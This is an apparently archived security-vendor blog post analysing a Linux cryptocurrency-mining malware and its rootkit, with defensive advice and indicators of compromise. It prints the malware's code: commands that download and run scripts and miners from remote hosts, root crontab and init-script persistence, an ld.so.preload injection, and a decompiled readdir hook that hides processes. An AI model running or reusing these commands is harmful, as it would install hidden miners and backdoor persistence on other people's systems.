
Cryptocurrency-mining Malware Targets Linux Systems, Uses Rootkit for Stealth

Archived: 2026-04-05 12:36:05 UTC

by Augusto II Remillano, Kiyoshi Obuchi, and Arvin Roi Macaraeg



With the popularity of cryptocurrencies, it is no surprise that cybercriminals continue to develop and fine-tune various cryptocurrency-mining malwarenews- cybercrime-and-digital-threats. Indeed, this kind of threat is one of Trend Micro's most consistently detected malware, affecting a wide range of platforms and devices.

We recently encountered a cryptocurrency-mining malware (detected by Trend Micro as Coinminer.Linux.KORKERDS.AB) affecting Linux systems. It is notable for being bundled with a rootkit component (Rootkit.Linux.KORKERDS.AA) that hides the malicious process' presence from monitoring tools. This makes it difficult to detect, as infected systems will only indicate performance issues. The malware is also capable of updating and upgrading itself and its configuration file.

Interestingly, the permission model in Unix and Unix-like operating systems like Linux make it tricky to run executables with privileges. We construe that this cryptocurrency-mining malware's infection vector is a malicious, third-party/unofficial or compromised plugin (i.e., media-streaming softwarenews- cybercrime-and-digital-threats). Installing one entails granting it admin rights, and in the case of compromised applications, malware can run with the privileges granted to the application. It's not an uncommon vector, as other Linux cryptocurrency-mining malware tools have also used this as an entry point.




Figure 1: The cryptocurrency-mining malware's infection chain

Technical analysis

The initial file (Trojan.Linux.DLOADER.THAOOAAK) connects and downloads a file from Pastebin. The downloaded file, which is a shell script, is saved as */bin/httpdns*. A scheduled task is created to run */bin/httpdns* every hour. Lastly, the downloaded shell script is executed. */bin/httpdns* contains a shell script that connects and downloads another base64-encoded text file. After decoding, the resulting file is also a shell script that is executed by */bin/httpdns*.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  system("curl -fsSL --connect-timeout 10 https://pastebin.com/raw/U7fgvQRT -o /bin/httpdns && chmod +x /bin/httpdns");
  system("sed -i '$d' /etc/crontab && echo -e \"\n0 */1 * * * root /bin/sh /bin/httpdns\" >> /etc/crontab");
  return system("nohup /bin/sh /bin/httpdns >/dev/null 2>&1 &");
}
```

Figure 2: How the shell script is downloaded and saved

Once executed, the shell script first checks whether there is an update available for the malware. As of this writing, the link contains the string "noupdate," indicating that there are currently no updates for the malware. If there is an update available, the shell script will then call its *echocron* function responsible for downloading and scheduling a task that will execute the malware update.

```
function echocron() {
    echo -e "*/10 * * * * root (curl -fsSL https://pastebin.com/raw/1NtRkBc3||wget -q -O- https://pastebin.com/raw/1NtRkBc3)|sh\n##" > /etc/cron.d/root
    echo -e "*/17 * * * * root (curl -fsSL https://pastebin.com/raw/1NtRkBc3||wget -q -O- https://pastebin.com/raw/1NtRkBc3)|sh\n##" > /etc/cron.d/apache
    echo -e "*/23 * * * *   (curl -fsSL https://pastebin.com/raw/1NtRkBc3||wget -q -O- https://pastebin.com/raw/1NtRkBc3)|sh\n##" > /var/spool/cron/root
```

Figure 3: Code snippet showing how the shell script calls echocron

If there are no updates available, the shell script will then proceed to its routine by first calling its *downloadrun* function (shown in Figure 4), which downloads the actual malicious cryptocurrency miner. Although the extension of the URL it connects to is .jpg, the actual file is an ELF executable; it is saved as */tmp/kworkerds*.

After downloading and executing the cryptocurrency-mining malware, the shell script then calls its *init* function, which downloads a version of the initial file**.** The downloaded file is saved as */usr/sbin/netdns* and then installed as a service. Afterwards, the *echocron* function is called.

```
function downloadrun() {
    ps=$(netstat -an | grep :56415 | wc -l)
    if [ ${ps} -eq 0 ];then
        if [ ! -f "/tmp/kworkerds" ]; then
            curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1540638957x-1566660823.jpg -o /tmp/kworkerds && chmod +x /tmp/kworkerds
            if [ ! -f "/tmp/kworkerds" ]; then
                wget https://master.minerxmr.ru/x/1540638957x-1566660823.jpg -O /tmp/kworkerds && chmod +x /tmp/kworkerds
            fi
                nohup /tmp/kworkerds >/dev/null 2>&1 &
        else
            nohup /tmp/kworkerds >/dev/null 2>&1 &
        fi
    fi
}
```

```
function init() {
    if [ ! -f "/usr/sbin/netdns" ]; then
        curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1539937106x-1566688371.jpg -o /usr/sbin/netdns && chmod 777 /usr/sbin/netdns
        if [ ! -f "/usr/sbin/netdns" ]; then
            wget https://master.minerxmr.ru/x/1539581981x-1404817844.jpg -O /usr/sbin/netdns && chmod 777 /usr/sbin/netdns
        fi
    fi
    if [ ! -f "/etc/init.d/netdns" ]; then
        curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1539775552x-1566688526.jpg -o /etc/init.d/netdns && chmod 777 /etc/init.d/netdns
        if [ ! -f "/etc/init.d/netdns" ]; then
            wget https://master.minerxmr.ru/x/1539775552x-1566688526.jpg -O /etc/init.d/netdns && chmod 777 /etc/init.d/netdns
        fi
    fi
    chkconfig --add netdns
}
```

```
function downloadrunxm() {
    mkdir -p /var/tmp
    chmod 1777 /var/tmp
    pm=$(netstat -an | grep :56415 | wc -l)
    if [ ${pm} -eq 0 ];then
        rm -rf /var/tmp/config.json*
        curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1540521844x-1404729716.jpg -o /var/tmp/config.json && chmod +x /var/tmp/config.json
        if [ ! -f "/var/tmp/config.json" ]; then
            wget https://master.minerxmr.ru/x/1540521844x-1404729716.jpg -O /var/tmp/config.json && chmod +x /var/tmp/config.json
        fi
        ARCH=$(uname -i)
        if [ "$ARCH" == "x86_64" ]; then
            rm -rf /var/tmp/kworkerds*
            curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1540521072x-1404792778.jpg -o /var/tmp/kworkerds && chmod +x /var/tmp/kworkerds
            if [ ! -f "/var/tmp/kworkerds" ]; then
                wget https://master.minerxmr.ru/x/1540521072x-1404792778.jpg -O /bin/kworkerds && chmod +x /var/tmp/kworkerds
            fi
            nohup /var/tmp/kworkerds >/dev/null 2>&1 &
        elif [ "$ARCH" == "i386" ]; then
            rm -rf /var/tmp/kworkerds*
            curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1540521131x-1566660685.jpg -o /var/tmp/kworkerds && chmod +x /var/tmp/kworkerds
            if [ ! -f "/var/tmp/kworkerds" ]; then
                wget https://master.minerxmr.ru/x/1540521131x-1566660685.jpg -O /bin/kworkerds && chmod +x /var/tmp/kworkerds
            fi
            nohup /var/tmp/kworkerds >/dev/null 2>&1 &
        else
            rm -rf /var/tmp/kworkerds*
            curl -fsSL --connect-timeout 120 https://master.minerxmr.ru/x/1540521072x-1404792778.jpg -o /var/tmp/kworkerds && chmod +x /var/tmp/kworkerds
            if [ ! -f "/var/tmp/kworkerds" ]; then
                wget https://master.minerxmr.ru/x/1540521072x-1404792778.jpg -O /bin/kworkerds && chmod +x /var/tmp/kworkerds
            fi
            nohup /var/tmp/kworkerds >/dev/null 2>&1 &
        fi
    fi
}
```

Figure 4: Code snippets showing the malware's downloadrun (top), init (center) and downloadrunxm (bottom) functions

The shell script will sleep for 10 seconds then check whether a connection was made on port 56415. If there were no connections, it will execute its *downloadrunxm* function. This function is responsible for downloading another cryptocurrency miner (Coinminer.Linux.KORKERDS.AA) in case the one downloaded by the *downloadrun* function didn't work properly.

```
function top() {
    mkdir -p /usr/local/lib/
    if [ ! -f "/usr/local/lib/libdns.so" ]; then
        curl -fsSL https://monero.minerxmr.ru/1/1535595427x-1404817712.jpg -o /usr/local/lib/libdns.so && chmod 755 /usr/local/lib/libdns.so
        if [ ! -f "/usr/local/lib/libdns.so" ]; then
            wget https://monero.minerxmr.ru/1/1535595427x-1404817712.jpg -O /usr/local/lib/libdns.so && chmod 755 /usr/local/lib/libdns.so
        fi
    fi
    if [ ! -f "/etc/ld.so.preload" ]; then
            echo /usr/local/lib/libdns.so > /etc/ld.so.preload
        else
            sed -i '$d' /etc/ld.so.preload && echo /usr/local/lib/libdns.so >> /etc/ld.so.preload
        fi

    touch -acmr /bin/sh /etc/ld.so.preload
    touch -acmr /bin/sh /usr/local/lib/libdns.so
```

Figure 5: The malware's top function

Installing the rootkit component

The updated version of the malware has the *top* function, which is responsible for downloading and installing the rootkit. It first checks whether there is already a rootkit installed in the affected machine. If it fails to find one, it

will download and install its rootkit and then save it as */usr/local/lib/libdns.so*.

Typically, process monitoring tools can detect the presence of a cryptocurrency miner. Figure 6 shows an image of the htop (a process viewer/monitoring tool for Unix systems) detecting */tmp/kworkerds* using up the resources of the affected machine. As shown in Figure 6, the rootkit component hides the process causing the high consumption of resources even if it's detecting that the CPU usage of the affected system is at maximum.




Figure 6: The htop tool detecting the miner's process, /tmp/kworkerds (top); and how the process becomes invisible after the rootkit is installed (bottom)

The rootkit component of the cryptocurrency-mining malware is a slightly modified/repurposed version of a publicly available code. Upon installation, all processes named "*kworkerds*" will be invisible to process monitoring tools. These tools normally work by accessing the files located in the */proc/{PID}* directories. By blocking access to a process' */proc/{PID}* directory, users won't be able to detect it through normal means.

To that end, the rootkit hooks the *readdir* and *readdir64* application programming interfaces (APIs) of the *libc* library. These APIs are commonly used by process monitoring tools to get its information. Through *preloading* (storing files in the memory), the rootkit will override the normal library file by replacing the normal *readdir* file

with the rootkit's own version of readdir (Figure 7). Once the API is hooked, process monitoring tools won't be able to see processes with the name "kworkerds".

```
__int64 __fastcall readdir(__int64 a1)
{
  __int64 v1;
  char v3;
  char s1;
  __int64 v5;

  if ( !original_readdir )
  {
    original_readdir = (int (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFF, "readdir");
    if ( !original_readdir )
    {
      dlerror();
      fprintf(stderr, "Error in dlsym: %s\n");
    }
  }
  do
  {
    LODWORD(v1) = original_readdir(a1);
    v5 = v1;
  }
  while ( v1
       && (unsigned int)get_dir_name((DIR *)a1, &s1, 0x100uLL)
       && !strcmp(&s1, "/proc")
       && (unsigned int)get_process_name((const char *)(v5 + 19), (__int64)&v3)
       && !strcmp(&v3, process_to_filter) );
  return v5;
}
```

Figure 7: Code snippets showing how the rootkit hides the cryptocurrency miner's process from monitoring tools

Best practices and Trend Micro solutions

While the rootkit fails to hide the high CPU usage and the connections made by the cryptocurrency miner, it improved its stealth by just editing a few lines of code and repurposing existing code or tools. And with the malware's capability to update itself, we expect its operators to add more functions to make their malware more profitable.

Cryptocurrency-mining malware can cause significant performance issues, especially on Linux systems, given their ubiquity in running and maintaining business processes — from servers, workstations, application development frameworks, and databases to mobile devices. IT and system administrators should practice security hygiene, which includes:

- Enforcing the principle of least privilege by disabling, removing, or minimizing the use of unverified libraries or repositories.
- Hardening the systems by using verified security extensions that can help with issues like misconfigurations.
- Reducing the system's attack surface through access control policies that manage access to files and system or network resources; and regular monitoring of systems and networks for anomalous activities.
- Regularly patching the systems to prevent vulnerabilities from being exploited; use updated versions of server-based applications to lessen the risk of compromises; and employing security mechanisms such as intrusion detection and prevention systems.

Users and businesses can also consider adopting security solutions that can defend against cryptocurrency-mining malware through a cross-generational blend of threat defense techniques. Trend Micro™ XGen™ securityproducts provides high-fidelity machine learning that can secure the gatewayproducts and endpointproducts, and protect physical, virtual, and cloud workloads. With technologies that employ web/URL filtering, behavioral analysis, and custom sandboxing, XGen security offers protection against ever-changing threats that bypass traditional controls and exploit known and unknown vulnerabilities. XGen security also powers Trend Micro's suite of security solutions: Hybrid Cloud Securityproducts, User Protectionproducts, and Network Defenseproducts.

Indicators of Compromise (IoCs):

Related hashes (SHA-256):

- cdd921a5de5d5fffc51f8c9140afa9d23f3736e591fce3f2a1b959d02ab4275e (Trojan.Linux.DLOADER.THAOOAAK)
- baf93d22c9d1ae6954942704928aeeacbf55f22c800501abcdbacfbb3b2ddedf (Coinminer.Linux.KORKERDS.AB)
- 0179fd8449095ac2968d50c23d37f11498cc7b5b66b94c03b7671109f78e5772 (Coinminer.Linux.KORKERDS.AA)
- 023c1094fb0e46d13e4b1f81f1b80354daa0762640cb73b5fdf5d35fcc697960 (Rootkit.Linux.KORKERDS.AA)

Related malicious URL:

- hxxps://monero[.]minerxmr[.]ru/1/1535595427x-1404817712[.]jpg

HIDE

Like it? Add this infographic to your site:

1. Click on the box below. 2. Press Ctrl+A to select all. 3. Press Ctrl+C to copy. 4. Paste the code into your page (Ctrl+V).

Image will appear the same size as you see above.
